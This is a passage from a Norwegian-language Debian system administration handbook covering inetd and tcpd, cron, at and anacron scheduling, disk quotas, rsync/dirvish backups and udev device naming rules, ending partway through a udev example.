- Den fullstendige banen til det tjenerprogrammet som skal kjøres.
- Argumentene: Dette er en oversikt over programmets argumenter, inkludert dets eget navn (argv[0] in C).

Følgende eksempel illustrerer de mest vanlige tilfellene:

Eksempel 9.1 *Utdrag fra `/etc/inetd.conf`*

```
talk   dgram  udp wait    nobody.tty /usr/sbin/in.talkd in.talkd
finger stream tcp nowait  nobody     /usr/sbin/tcpd     in.fingerd
ident  stream tcp nowait  nobody     /usr/sbin/identd   identd -i
```

Programmet `tcpd` er ofte brukt i `/etc/inetd.conf`-filen. Det lar deg begrense innkommende tilkoblinger ved å bruke regler for adgangskontroll, dokumentert på manualsiden `hosts_access(5)`, og som er satt opp i `/etc/hosts.allow` og `/etc/hosts.deny`-filene. Når det er fastslått at tilkoblingen er autorisert, `tcpd` kjøres den virkelige tjeneren (som `in.fingerd` i vårt eksempel). Det er ikke verd noe at `tcpd` støtter seg til det navnet det ble aktivert med (som er det første argumentet, argv[0]) for å identifisere det virkelige programmet som skal kjøres. Så du bør ikke starte argumentslisten med tcpd, men med det omgivende programmet.

FELLESSKAP

Wietse Venema

Wietse Venema, hvis ekspertise innen sikkerhet har gjort ham til en kjent programmerer, er forfatter av `tcpd`-programmet. Han er også den viktigste skaperen av Postfix, den modulære e-post (SMTP, Simple Mail Transfer Protocol), designet for å være tryggere og mer pålitelig enn `sendmail`, som har en lang historie med sikkerhetsproblemer.

ALTERNATIV

Andre `inetd`-kommandoer

Mens Debian installerer *openbsd-inetd* ved oppstart, mangler det ikke alternativer. Vi kan nevne *inetutils-inetd*, *micro-inetd*, *rlinetd* og *xinetd*.

Denne siste utgaven av en super-tjener tilbyr svært interessante muligheter. Først og fremst kan oppsettet deles opp i flere filer (lagret, selvfølgelig, i `/etc/xinetd.d/`-mappen), noe som kan gjøre en administrators liv lettere.

Sist, men ikke minst, er det også mulig å etterligne `inetds` virke med `systemds` socket-akiveringsmekanisme (se del 9.1.1, «Systemd init system» side 198).

9.7. Planlegge oppgaver i tide med `cron` og `atd`

`cron` er bakgrunnsprosessen som kjører planlagte og gjentatte kommandoer (hver dag, hver uke, etc.); `atd` håndterer kommandoer som skal utføres en eneste gang, på et bestemt tidspunkt i fremtiden.

I et Unix-system er mange oppgaver planlagt for regelmessig gjennomføring:

- å rotere loggene;
- å oppdatere databasen for `locate`-programmet;
- sikkerhetskopieringer;
- vedlikeholdsskript (for eksempel opprydding i midlertidige filer).

Som standard kan alle brukere planlegge kjøring av oppgaver. Hver bruker har da sin egen *crontab*, der de kan legge planlagte kommandoer. Den kan redigeres ved å kjøre `crontab -e` (innholdet er lagret i `/var/spool/cron/crontabs/`*`bruker`*-filen).

SIKKERHET

Begrense `cron` eller `atd`

Du kan begrense adgangen til `cron` ved å lage en eksplisitt tillatelsesfil (hviteliste) i `/etc/cron.allow`, der du angir de eneste brukerne med tillatelse til å planlegge kommandoer. Alle andre vil automatisk bli fratatt denne funksjonen. Motsatt, for å bare blokkere én eller to bråkmakere kan du skrive deres brukernavn i en eksplisitt forbudsfil (svarteliste),`/etc/cron.deny`. Denne samme egenskapen er tilgjengelig for `atd`, med `/etc/at.allow` og `/etc/at.deny`-filene.

Rotbrukeren har sine egne *crontab*, men kan også bruke `/etc/crontab`-filen, eller skrive i tillegg *crontab*-filer i `/etc/cron.d`-mappen. Disse to siste løsningene har fordelen av å kunne spesifisere brukerens identitet når kommandoen utføres.

Pakken *cron* inkluderer som standard enkelte planlagte kommandoer som kjører:

- programmer i `/etc/cron.hourly/`-mappen en gang i timen;
- programmer i `/etc/cron.daily/` en gang om dagen;
- programmer i `/etc/cron.weekly/` en gang per uke;
- programmer i `/etc/cron.monthly/` en gang per måned.

Mange Debian-pakker er avhengige av denne tjenesten: Ved å sette vedlikeholdsskript i disse katalogene, sikrer de optimal drift av sine tjenester.

9.7.1. Format til en `crontab`-fil

Hver signifikante linje i en *crontab* beskriver en planlagt kommando med de seks (eller syv) følgende felter:

- verdien for minuttet (tall fra 0 til 59);

- verdien for timen (nummer 0 til 23);
- verdien for dagen i måneden (fra 1 til 31);
- verdien for måneden (fra 1 til 12);
- verdien for ukedagen (0-7, 1 tilsvarer mandag, søndag korresponderer med både 0 og 7; Det er også mulig å bruke de tre første bokstavene i navnet på ukedagen på engelsk, som for eksempel Sun, Mon, etc.);
- brukernavnet hvis identitet kommandoen må kjøres i (i `/etc/crontab`-filen, og i fragmentene som ligger i `/etc/cron.d/`, men ikke i brukerens egne crontab-filer);
- kommandoen kjøres (når vilkårene som er definert i de fem første kolonnene er oppfylt).

Alle disse detaljene er dokumentert i manualsiden `crontab(5)`.

TIPS

Tekstsnarveier for `cron`

`cron` gjenkjenner noen forkortelser som erstatter de første fem feltene i en `crontab`-inngang. De svarer til de klassiske planleggingsalternativene:

- `@yearly`: en gang i året (1. januar klokken 00:00);
- `@monthly`: en gang per måned (den første i måneden, kl. 00:00);
- `@weekly`: en gang i uken (søndag kl 00:00);
- `@daily`: en gang hver dag (kl 00:00);
- `@hourly`: en gang i timen (ved begynnelsen av hver time).

KONKRET SAK

`cron` og sommertid

I Debian tar `cron` hensyn til tidsendringen (for sommertid, eller faktisk for alle vesentlige endringer i lokal tid) som best den kan. Dermed kjøres kommandoene som burde vært utført i løpet av en time som aldri har eksistert (for eksempel oppgaver planlagt til 02:30 under vårens tidsendring i Frankrike, ettersom klokken 02:00 hopper direkte til 03:00) kort tid etter den tidsendringen (altså rundt 03:00 sommertid). På den andre siden, om høsten, når kommandoer ville bli kjørt flere ganger (02:30 sommertid, så en time senere på 02:30 normert tid, så på 03:00 sommertid for klokken går tilbake til 02:00) blir bare kjørt én gang.

Vær forsiktig, for hvis rekkefølgen for når de ulike tidfestede oppgavene, og forsinkelsen mellom de respektive kjøringene betyr noe, bør du sjekke kompatibiliteten til disse begrensningene opp mot hvordan `cron` virker; Hvis det er nødvendig, kan du forberede en spesiell tidsplan for de to årlige, problematiske nettene.

Hver verdi kan uttrykkes i form av en liste over mulige verdier (atskilt med kommaer). Syntaksen a-b beskriver intervallet for alle verdiene mellom a og b. Syntaksen a-b/c beskriver intervallet med økningen til c (eksempel: 0-10/2 betyr 0,2,4,6,8,10). En asterisk * er et jokertegn som representerer alle mulige verdier.

Eksempel 9.2 *Eksempel på en `crontab`-fil*

```
#Format
#min time dag måned ukedag  kommando
```

```
# Last ned data hver natt kl. 19:25
 25  19   *   *   *    $HOME/bin/get.pl

# 08:00, på ukedager (mandag til fredag)
 00  08   *   *   1-5  $HOME/bin/dosomething

# Start IRC-mellomtjener på nytt etter hver omstart
@reboot /usr/bin/dircproxy
```

TIPS

Kjøre en kommando ved oppstart

For å kjøre en kommando en eneste gang like etter oppstart av datamaskinen, kan du bruke `@reboot` makro (en enkelt omstart av `cron` utløser ikke en kommando planlagt med `@reboot`). Denne makroen erstatter de første fem feltene i en oppføring i *crontab*.

ALTERNATIV

Å etterligne `cron` med `systemd`

Det er mulig å etterligne en del av `cron`s oppgaver med `systemd`s timermekanisme (se del 9.1.1, «Systemd init system» side 198).

9.7.2. Bruk av `at`-kommandoen

`at` utfører en kommando på et angitt tidspunkt i fremtiden. Det tar ønsket tid og dato som kommandolinjeparametere, og kommandoen som skal utføres i sin standard inndata. Kommandoen vil bli utført som om den hadde blitt lagt inn i det gjeldende skallet. `at` sørger selv for å beholde det aktuelle miljøet, for å reprodusere de samme betingelser når det utfører kommandoen. Tiden er indikert ved å følge de vanlige konvensjonene: 16:12 eller 4:12pm representerer 4:12 pm. Datoen kan spesifiseres i flere europeiske og vestlige formater, inkludert DD.MM.YY (27.07.15 som da representerer 27 juli 2015), YYYY-MM-DD (samme dato blir uttrykt som 2015-07-27), MM/DD/[CC]YY (dvs., 12/25/15 eller 12/25/2015 vil bli 25. desember 25, 2015), eller ganske enkelt MMDD[CC]YY (slik at 122515 eller 12252015 vil på samme måte representere Desember 25, 2015 (25. desember 2015). Uten det, vil kommandoen bli utført så snart klokken når tiden som er angitt (samme dag, eller i morgen hvis det tidspunktet allerede er passert på samme dag). Du kan også bare skrive «today» eller «tomorrow», som er selvforklarende.

```
$ at 09:00 27.07.15 <<END
> echo "Ikke glem å gratulere Raphaël med dagen!" \
>   | mail lolando@debian.org
> END
warning: commands will be executed using /bin/sh
job 31 at Mon Jul 27 09:00:00 2015
```

En alternativ syntaks utsetter gjennomføringen med en bestemt varighet: `at now + nummer varighet`. *varighet* kan være minutes, hours, days, eller weeks. *nummer* indikerer rett og slett antallet av de nevnte enheter som må ha passert før kommandoen utføres.

For å avbryte en tidfestet oppgave med `cron`, kjør ganske enkelt `crontab -e`, og slett den tilsvarende linjen i *crontab*-filen. For `at`-oppgaver, er det nesten like lett; kjør `atrm` *`oppgavenummer`*. Oppgavenummeret er indikert av `at`-kommandoen når du har tidfestet den, men du kan finne det igjen med `atq`-kommandoen, som gir den gjeldende listen over tidfestede oppgaver.

9.8. Asynkrone oppgaver på timeplanen: `anacron`

`anacron` er bakgrunnsprosessen som fullfører `cron` for datamaskiner som ikke er på hele tiden. Siden vanlige oppgaver vanligvis er planlagt midt på natten, vil de aldri bli kjørt hvis maskinen er slått av på den tiden. Meningen med `anacron` er å utføre dem, når det tas hensyn til perioder når datamaskinen ikke er på.

Noter gjerne at `anacron` ofte vil utføre slik aktivitet noen få minutter etter oppstart av maskinen, noe som kan gjøre datamaskinen mindre tilgjengelig. Dette er grunnen til at oppgavene i `/etc/anacrontab`-filen er startet med `nice`-kommandoen, noe som reduserer kjøreprioriteten deres, og dermed begrenser innvirkningen deres på resten av systemet. Vær klar over at formatet på denne filen ikke er det samme som for `/etc/crontab`. Har du bestemte behov for `anacron`, se manualsiden `anacrontab(5)`.

DET GRUNNLEGGENDE

Prioriteter og `nice`

Unix-systemer (og dermed Linux) er fleroppgavekjøring og flerbrukersystemer. Faktisk kan flere prosesser kjøres parallelt, og være eid av forskjellige brukere; kjernen formidler tilgang til ressursene mellom de ulike prosessene. Som en del av denne oppgaven, har den et prioritetskonsept som etter behov gjør det mulig å favorisere visse prosesser fremfor andre. Når du vet at en prosess kan kjøre i lav prioritet, kan du angi det ved å kjøre den med `nice` *`program`*. Programmet vil da få en mindre andel av CPU, og vil ha en mindre innvirkning på andre prosesser som kjører. Selvfølgelig, hvis ingen andre prosesser trenger å kjøre, vil programmet ikke bli holdt kunstig tilbake.

`nice` arbeider med nivåer av «snillhet»; de positive nivåene (fra 1 til 19) senker prioriteten progressivt, mens de negative nivåer (fra -1 til -20) vil øke det - men bare rot kan bruke disse negative nivåer. Dersom ikke annet er angitt (se håndboken side `nice(1)`), `nice` øker det gjeldende nivået med 10.

Hvis du oppdager at en allerede kjørende oppgave skulle vært i gang med `nice`, er det ikke for sent å ordne det; `renice`-kommandoen endrer prioritet for en prosess som allerede kjører, i begge retninger (men å redusere «snillheten» for en prosess er forbeholdt rotbrukeren).

Installasjon av *anacron*-pakken deaktiverer kjøring med `cron` av skriptene i `/etc/cron.hourly/`, `/etc/cron.daily/`, `/etc/cron.weekly/`, og `/etc/cron.monthly/`-mappene. Dette hindrer dobbel kjøring av `anacron` og `cron`. `cron`-kommandoen er fortsatt aktiv, og vil fortsette å håndtere de andre planlagte oppgavene (spesielt de planlagt av brukere).

9.9. Kvoter

Kvotesystemet kan begrense diskplass avsatt til en bruker, eller gruppe av brukere. For å sette det opp må du ha en kjerne som støtter det (utarbeidet med `CONFIG_QUOTA` alternativ) - som er tilfellet med Debian-kjernene. Kvotehåndteringsprogrammet finnes i *quota* Debian-pakken.

For å aktivere kvoter i et filsystem må du angi usrquota og grpquota-valgene i `/etc/fstab` for henholdsvis bruker- og gruppekvotene. Deretter vil omstart av maskinen oppdatere kvotene når det ikke er diskaktivitet (en nødvendig betingelse for riktig bokføring av allerede brukt diskplass).

Kommandoen `edquota` *`bruker`* (eller `edquota -g` *`gruppe`*) tillater deg å endre grensene mens bruken av gjeldende diskplass undersøkes.

FOR VIDEREKOMMENDE

Å definere kvoter med et skript

Programmet `setquota` kan bli brukt i et skript for automatisk å forandre mange kvoter. Dets manualside `setquota(8)` gir detaljer om syntaksen som kan brukes.

Kvotesystemet lar deg sette fire grenser:

- to grenser (kalt «myk» og «hard») refererer til det antall blokker som brukes. Hvis filsystemet ble opprettet med en blokk-størrelse på 1 kibibyte, inneholder en blokk 1024 byte fra den samme filen. Ikke fylte blokker forårsaker dermed tap av diskplass . En kvote på 100 blokker, som teoretisk tillater lagring av 102.400 byte, vil imidlertid være fylt med bare 100 filer på 500 byte hver, og bare representere 50.000 byte totalt.
- to grenser (myke og harde) refererer til antall brukte inoder. Hver fil opptar minst en inode for å lagre informasjon om den (tillatelser, eier, tidsstempel for siste tilgang, etc.). Det er derfor en grense på antallet brukerfiler .

En «myk» grense kan overskrides midlertidig; brukeren vil bare bli advart om at de overstiger kvoten fra `warnquota`-kommandoen, som vanligvis er utløst av `cron`. En «hard» grense kan aldri bli overskredet: Systemet vil nekte enhver operasjon som vil føre til at en hard kvote blir overskredet.

ORDFORRÅD

Blokker og inoder

Filsystemet deler harddisken inn i blokker - små sammenhengende områder. Størrelsen på disse blokkene er definert ved etableringen av filsystemet, og varierer vanligvis mellom 1 og 8 kibibytes.

En blokk kan enten brukes til å lagre de virkelige dataene fra en fil, eller til metadata som brukes av filsystemet. Blant disse metadataene vil du særlig finne inoder. En inode bruker en blokk på harddisken (men denne blokken er det ikke tatt hensyn til i blokkvoten, bare i inodekvoten), og inneholder både informasjon om filen som den tilsvarer (navn, eier, tillatelser, etc .) og pekere til datablokker som faktisk brukes. For meget store filer som opptar flere blokker enn det er mulig å referere til i en enkelt inode, er det et indirekte blokkeringssystem; inoden refererer til en liste med blokker som ikke direkte inneholder data, men en annen liste med blokker.

Med `edquota -t`-kommandoen, kan du definere en maksimal tillatt «nådeperiode» («grace period») innenfor hvilken en myk grense kan overskrides. Etter denne perioden, vil den myke grensen bli behandlet som en hard grense, og brukeren vil måtte redusere sin bruk av diskplass til denne grensen, for å kunne skrive noe på harddisken.

FOR VIDEREKOMMENDE

Setting av utgangskvote for nye brukere

For å sette opp en kvote til nye brukere automatisk må du sette opp en brukermal (med `edquota`, eller `setquota`), og indikere brukernavnet deres i `QUOTAUSER`-variabelen i `/etc/adduser.conf`-filen. Dette kvoteoppsettet vil da automatisk bli brukt på hver nye bruker som opprettes med `adduser`-kommandoen.

9.10. Sikkerhetskopiering

Sikkerhetskopiering er en av hovedoppgavene for en administrator, men det er et komplekst tema, som involverer kraftige verktøy som det ofte er vanskelig å mestre.

Mange programmer finnes, slike som `amanda`, `bacula`, `BackupPC`. De er klient/tjener-systemer med mange muligheter, men oppsettet er ganske vanskelig. Noen av dem har brukervennlige nett-grensesnitt for å redusere denne. Men Debian inneholder dusinvis av andre sikkerhetskopieringsprogramvarer som dekker alle mulige bruksmåter, som du enkelt kan bekrefte med`apt-cache search backup`.

Snarere enn en detaljert gjennomgang av noen av dem, vil dette avsnittet presentere de tanker Falcot Corp-administratorene har når de definerer sin strategi for sikkerhetskopiering.

Hos Falcot Corp har sikkerhetskopiering to mål: Å gjenopprette feilaktig slettede filer, og raskt gjenopprette en datamaskin (tjener eller desktop) hvis harddisken har feilet.

9.10.1. Sikkerhetskopiering med `rsync`

Da sikkerhetskopier på tape har blitt ansett for å være tregt og dyrt, blir data sikkerhetskopiert på harddisker på en øremerket tjener, der bruk av programvare-RAID (se del 12.1.1, «Programvare RAID» side 328) vil beskytte data fra feil på harddisken. Stasjonære datamaskiner støttes ikke opp individuelt, men brukerne gjøres oppmerksom på at deres personlige konto på deres avdelings filtjener blir sikkerhetskopiert. `rsync`-kommando (fra pakken med samme navn) brukes daglig for å sikkerhetskopiere disse forskjellige tjenerne.

DET GRUNNLEGGENDE

Hardlenken, et annet navn for filen

En hard lenke, i motsetning til en symbolsk lenke, kan ikke skilles fra den lenkede filen. Å lage en hard lenke er egentlig det samme som å gi en eksisterende fil et navn til. Dette er grunnen til sletting av en hard lenke bare fjerner ett av navnene forbundet med filen. Så lenge et annet navn er fortsatt tildelt filen, er dataene fortsatt til stede i filsystemet. Det er interessant å merke seg at, i motsetning til en kopi, tar ikke den harde lenken opp tilleggsplass på harddisken.

En hard lenke lages med `ln` *`mål lenke`*-kommandoen. *lenke*-filen er så det nye navnet for *mål*-filen. Harde lenker kan bare opprettes på samme filsystem, mens symbolske lenker er ikke underlagt denne begrensningen.

Den tilgjengelige harddiskplassen forbyr gjennomføring av en komplett daglig sikkerhetskopiering. Som sådan, `rsync`-kommandoen innledes med en duplisering av innholdet i den forrige sikkerhetskopien med harde lenker, som forhindrer bruk av for mye plass på harddisken. Prosessen `rsync` erstatter da bare filer som har blitt endret siden siste backup. Med denne mekanismen kan et stort antall sikkerhetskopier holdes på en liten mengde plass. Ettersom alle sikkerhetskopier er umiddelbart tilgjengelige, og med adgang (for eksempel i ulike kataloger av en gitt andel på nettverket), kan du raskt gjøre sammenligninger mellom to gitte datoer.

Denne sikkerhetskopi-mekanismen kan lett implementeres med `dirvish`-programmet. Den bruker en sikkerhetskopi-lagringsplass («bank» i sitt vokabular) hvor det plasserer tidsmerkede kopier av settene med sikkerhetskopi-filer (disse settene er kalt «vaults» i dirvish-dokumentasjon).

Hovedoppsettet er i `/etc/dirvish/master.conf`-filen. Den definerer plasseringen av lagringsplassen for sikkerhetskopien, listen over «vaults» for å administere, og standardverdier for utløpstidspunktet for sikkerhetskopier. Resten av oppsettet er plassert i *`bank`*`/`*`vault`*`/dirvish/default.conf`-filer, og inneholder det spesifikke oppsettet for det tilsvarende settet med filer.

Eksempel 9.3 *Filen `/etc/dirvish/master.conf`*

```
bank:
    /backup
exclude:
    lost+found/
    core
    *~
Runall:
    root    22:00
expire-default: +15 days
expire-rule:
#   MIN HR    DOM MON       DOW  STRFTIME_FMT
    *   *     *   *         1    +3 months
    *   *     1-7 *         1    +1 year
    *   *     1-7 1,4,7,10  1
```

Innstillingen bank angir katalogen hvor sikkerhetskopiene er lagret. Med exclude-innstillingen kan du angi filer (eller filtyper) som kan utelukkes fra sikkerhetskopieringen. Runall er en liste med filsett som kan sikkerhetskopieres med et tidsstempel for hvert sett, noe som gjør det mulig å tildele riktig dato til kopien, i tilfelle sikkerhetskopiering ikke er utløst på nøyaktig den tildelte tiden. Du må angi et tidspunkt like før selve utføringstidspunktet (som er, som standard, 10:04 pm i Debian, ifølge `/etc/cron.d/dirvish`). Til slutt, expire-default og expire-rule-settingene definerer opplegget for når tiden for sikkerhetskopier utløper. Eksempelet ovenfor beholder for alltid sikkerhetskopier som er generert på den første søndagen i hvert kvartal, sletter etter ett år de fra den første søndagen i hver måned, og etter 3 måneder de fra andre søndager. Andre daglige sikkerhetskopier er beholdt i 15 dager. Rekkefølgen av reglene spiller en rolle, Dirvish bruker siste samsvarende regel, eller expire-default hvis ingen andre expire-rule samsvarer.

I PRAKSIS

Planlagt utløp

Utløpsreglene blir ikke brukt av `dirvish-expire` for å gjøre jobben sin. I realiteten blir utløpsregler brukt når du oppretter en ny sikkerhetskopi for å definere den utløpsdatoen som er knyttet til denne kopien. `dirvish-expire` leser ganske enkelt igjennom de lagrede kopiene, og sletter dem om utløpsdatoen har passert.

Eksempel 9.4 *Filen `/backup/root/dirvish/default.conf`*

```
client: rivendell.falcot.com
tree: /
xdev: 1
index: gzip
image-default: %Y%m%d
exclude:
    /var/cache/apt/archives/*.deb
    /var/cache/man/**
    /tmp/**
    /var/tmp/**
    *.bak
```

Eksempelet ovenfor spesifiserer settet med filer som skal sikkerhetskopieres: Dette er filer på maskinen *rivendell.falcot.com* (for lokal sikkerhetskopiering av data, ganske enkelt angi navnet på den lokale maskinen som angitt av `hostname`), særlig de i rot-treet (tree: /), untatt de som er listet i exclude. Sikkerhetskopien vil være avgrenset til innholdet i ett filsystem (xdev: 1). Den vil ikke inkludere filer fra andre monteringspunkter. En indeks over lagrede filer vil generes (index: gzip), og bildet blir navngitt med dagens dato (image-default: %Y%m%d).

Det er mange alternativer tilgjengelig, alle dokumentert i manualsiden `dirvish.conf(5)`. Når disse oppsettsfilene er opprettet, må du starte hvert filsett med `dirvish --vault` *`vault`* `--init`-kommandoen. Fra da av vil den daglige påkallelsen fra `dirvish-runall` automatisk opprette en ny sikkerhetskopi like etter å ha slettet de som er utløpt.

I PRAKSIS

Ekstern sikkerhetskopiering via SSH

Når dirvish trenger å lagre data på en ekstern maskin, vil den bruke `ssh` for å koble seg til den, og vil starte `rsync` som en tjener. Dette krever at rotbrukeren automatisk kan koble seg til den. Å bruke en SSH-autentiseringsnøkkel tillater nettopp dette (se del 9.2.1.1, «Nøkkel-basert autentisering» side 208).

9.10.2. Å gjenopprette maskiner uten sikkerhetskopier

Stasjonære datamaskiner, som ikke er sikkerhetskopiert, kan enkelt installeres fra tilpassede DVD-ROM-er klargjort med *Simple-CDD* (se del 12.3.3, «Simple-CDD: Alt i ett løsningen» side 370). Siden dette lager en installasjon fra bunnen av, mistes noe tilpasning som kan ha blitt gjort etter den første installasjonen. Dette er greit, siden systemene alle er koblet til en sentral LDAP-katalog for kontoer, og de fleste skrivebordsprogrammer er forhåndsoppsatt takket være dconf (se del 13.3.1, «GNOME» side 385 for mer informasjon om dette).

Falcot Corp administratorer er klar over begrensningene i sin sikkerhetskopi-politikk. Siden de ikke kan beskytte sikkerhetskopi-tjeneren samt et bånd (tape) i en brannsikker safe, har de installert det i et eget rom, slik at hendelser, for eksempel en brann i tjenerrommet, ikke ødelegger sikkerhetskopier sammen med alt annet. Videre lager de en trinnvis sikkerhetskopiering på DVD-ROM en gang pr. uke - kun de filer som er endret siden siste sikkerhetskopiering er inkludert.

FOR VIDEREKOMMENDE

Sikkerhetskopiere SQL- og LDAP-tjenester

Mange tjenester (som for eksempel SQL- eller LDAP-databaser) kan ikke sikkerhetskopieres bare ved å kopiere filene deres (med mindre de er riktig avbrutt når sikkerhetskopiene lages, noe som ofte er problematisk, siden de er ment å være tilgjengelig til enhver tid). Dermed er det nødvendig å bruke en «eksport»-mekanisme for å lage en «data dump» som trygt kan sikkerhetskopieres. Disse er ofte ganske store, men de komprimeres godt. For å redusere plassbehovet som trengs kan du bare lagre komplett tekstfil per uke, og en `diff` hver dag, som lages med en kommando av typen `diff` *`gårsdagens_fil dagens_fil`*. Programmet `xdelta` lager økende forskjeller fra binære dumper.

KULTUR

***TAR*, standarden for sikkerhetskopiering på tape (bånd)**

De enkleste måtene for å lage en sikkerhetskopi på Unix var, historisk sett, å lagre et *TAR*-arkiv på et bånd. Kommandoen `tar` fikk til og med sitt navn fra «Tape ARchive».

9.11. Varm tilkobling: *hotplug*

9.11.1. Introduksjon

Kjerne-delsystemet *hotplug* håndterer å legge til og fjerne enheter ved å laste de riktige driverne, og ved å lage passende enhetsfiler (med hjelp av `udevd`). Med moderne maskinvare og visualisering, kan nesten alt bli varmtilkoblet (hotplugged): fra den vanlige USB/PCMCIA/IEEE 1394 enheter til SATA-harddisker, men også CPU-en og minnet.

Kjernen har en database som knytter hver enhets-ID med den nødvendige driveren. Denne databasen brukes under oppstart for å laste alle driverne til eksterne enheter som oppdages på forskjellige busser, men også når en ekstra varmtilkoblingsenhet blir koblet til. Når enheten er klar til bruk, sendes en melding til `udevd` slik at den kan lage den tilsvarende oppføringen i `/dev/`.

9.11.2. Navneproblemet

Før varm-tilkoblingene, var det enkelt å tilordne et fast navn til en enhet. Det var enkelt basert på enhetenes posisjonen på sine respektive busser. Men dette er ikke mulig når slike enheter kan komme og gå på bussen. Det typiske tilfellet er bruk av et digitalt kamera og en USB-minnepenn, som begge for datamaskinen ser ut som harddisker. Den første tilkoblede kan være `/dev/sdb` og den andre `/dev/sdc` (med `/dev/sda` som representerer datamaskinens egen harddisk). Enhetsnavnet er ikke fast; det er avhengig av rekkefølgen enheter er koblet til.

I tillegg bruker flere og flere drivere dynamiske verdier for enhetenes store/små nummer, noe som gjør det umulig å ha statiske oppføringer for de gitte enhetene, siden deres grunnleggende egenskaper kan variere etter en omstart.

udev ble laget nettopp for å løse dette problemet.

9.11.3. Hvordan *udev* virker

Når *udev* varsles av kjernen når en ny enhet dukker opp, samler den ulike opplysninger om den gitte enheten ved å konsultere de tilsvarende oppføringene i `/sys/`, spesielt de som klart identifiserer den (MAC-adressen til et nettverkskort, serienummer for enkelte USB-enheter, etc.).

Bevæpnet med all denne informasjonen, *udev* konsulterer så alle reglene som ligger i `/etc/udev/rules.d/` og `/lib/udev/rules.d/`. I denne prosessen bestemmer den hvordan enheten skal navnes, hvilke symbolske lenker som skal lages (for å gi den alternative navn), og hvilke kommandoer som skal kjøres. Alle disse filene er konsultert , og reglene er alle vurdert sekvensielt (bortsett fra når en fil bruker «GOTO»-direktiver). Således kan det være flere regler som svarer til en gitt hendelse.

Regelfilenes syntaks er ganske enkel: Hver rad inneholder utvalgskriterier og variable oppdrag. Den første er brukt til å velge hendelser der det er behov for å reagere, og sistnevnte definerer handlingen som skal utføres. De er alle enkelt atskilt med komma, og operatøren skiller implisitt mellom et utvalgskriterium (med sammenligningsoperatorer, for eksempel ==, eller !=), eller et oppdragsdirektiv (med operatorer som =, += eller :=).

Sammenligningsoperatorer brukes på følgende variabler:

- KJERNE: navnet som kjernen tilordner til enheten;
- ACTION: handlingen som tilsvarer hendelsen («add» når en enhet er lagt til, «remove» når den er fjernet);
- DEVPATH: Stien til enhetens `/sys/` inngang;
- SUBSYSTEM: kjerne-delsystemet som genererer forespørselen (det er mange, men noen eksempler er «usb»,«ide», «net», «firmware», etc.);
- ATTR{*attributt (egenskap)*}: filinnholdet til *attributt*-filen i `/sys/$devpath/`-mappen til enheten. Det er her du finner MAC-adressen og andre buss-spesifikke identifikatorer;
- KERNELS, SUBSYSTEMS og ATTRS{*attributter*} er variasjoner som vil prøve å treffe de ulike valgene hos en av de overordnede enhetene til den aktuelle enheten;
- PROGRAM: delegerer testen til det angitte programmet (sant hvis den returnerer 0, falsk hvis ikke). Innholdet av programmmets standard resultat blir lagret slik at det kan brukes om igjen av RESULT-testen;
- RESULT: utfører tester på standardresultatet lagret under siste kontakt til PROGRAM.

De riktige operander kan bruke mønsteruttrykk for å finne flere verdier som passer samtidig. For eksempel, * matcher alle strenger (selv en tom en); ? treffer hvilken som helst tegn, og []

matcher settet med tegn som er listet mellom hakeparenteser (eller det motsatte hvis det første tegnet er et utropstegn, og sammenhengende rekker med tegn er angitt som a-z).

Når det gjelder tildelingsoperatørene, = tildeler en verdi (og erstatter gjeldende verdi); i tilfelle av en liste, blir den tømt, og inneholder bare den tildelte verdien. := gjør det samme, men hindrer senere endringer i samme variabel. Når det gjelder +=, legger den til et element i en liste. Følgende variabler kan endres:

- NAME: filnavnet til enheten som skal opprettes i `/dev/`. Bare den første oppgaven teller; de andre blir ignorert;
- SYMLINK: listen med symbolske lenker som vil peke til den samme enheten;
- OWNER, GROUP og MODE definerer brukeren og gruppen som eier enheten, samt tilhørende tillatelse;
- RUN: listen over programmer som må kjøres som reaksjon på denne hendelsen.

Verdiene tilordnet disse variablene kan bruke en rekke erstatninger:

- $kernel eller %k: som tilsvarer KERNEL;
- $number eller %n: rekkefølgenummeret til enheten, for eksempel for sda3, ville det være «3»;
- $devpath eller %p: som tilsvarerer DEVPATH;
- $attr{*attributt*} eller %s{*attributt*}: som tilsvarer ATTRS{*attributt*};
- $major eller %M: hovednummeret for enheten i kjernen;
- $minor eller %m: undernummer for enheten i kjernen;
- $result eller %c: resultatstrengen fra det siste programmet aktivert av PROGRAM;
- og, til slutt, %% og $$ for henholdsvis prosent og dollartegnet.

De ovennevnte listene er ikke komplette (de inneholder kun de viktigste parametrene), men manualside `udev(7)` skulle være uttømmende.

9.11.4. Et konkret eksempel

La oss vurdere tillfellet med en enkel USB-minnepenn, og prøve å tilordne et fast navn til den. Først må du finne de elementene som unikt vil identifisere den. For å få til dette plugg den inn og kjør `udevadm info -a -n /dev/sdc` (for å erstatte */dev/sdc* med det faktiske navnet minnepennen har).

```
# udevadm info -a -n /dev/sdc
[...]
  looking at device '/devices/pci0000:00/0000:00:10.0/usb2/2-1/2-1:1.0/host4/target4
      ➥ :0/4:0:0:0/block/sdc':
    KERNEL=="sdc"
    SUBSYSTEM=="block"
    DRIVER==""
```

```
    ATTR{hidden}==”0”
    ATTR{events}==”media_change”
    ATTR{ro}==”0”
    ATTR{discard_alignment}==”0”
    ATTR{removable}==”1”
    ATTR{events_async}==””
    ATTR{alignment_offset}==”0”
    ATTR{capability}==”51”
    ATTR{events_poll_msecs}==”-1”
    ATTR{stat}==”     130        0     6328      435        0        0        0
        ➥        0        0      252      252        0        0        0        0”
    ATTR{size}==”15100224”
    ATTR{range}==”16”
    ATTR{ext_range}==”256”
    ATTR{inflight}==”       0        0”
[...]

  looking at parent device ’/devices/pci0000:00/0000:00:10.0/usb2/2-1/2-1:1.0/host4/
      ➥ target4:0:0/4:0:0:0’:
[...]
    ATTRS{max_sectors}==”240”
[...]
  looking at parent device ’/devices/pci0000:00/0000:00:10.0/usb2/2-1’:
    KERNELS==”2-1”
    SUBSYSTEMS==”usb”
    DRIVERS==”usb”
    ATTRS{bDeviceProtocol}==”00”
    ATTRS{bNumInterfaces}==” 1”
    ATTRS{busnum}==”2”
    ATTRS{quirks}==”0x0”
    ATTRS{authorized}==”1”
    ATTRS{ltm_capable}==”no”
    ATTRS{speed}==”480”
    ATTRS{product}==”TF10”
    ATTRS{manufacturer}==”TDK LoR”
[...]
    ATTRS{serial}==”07032998B60AB777”
[...]
```

For å opprette en ny regel kan du bruke tester på enhetens variabler, så vel som de fra en av de overordnede enhetene. Det ovennevnte tilfellet tillater oss å lage to regler som disse:

```
KERNEL==”sd?”, SUBSYSTEM==”block”, ATTRS{serial}==”07032998B60AB777”, SYMLINK+=”
    ➥ usb_key/disk”
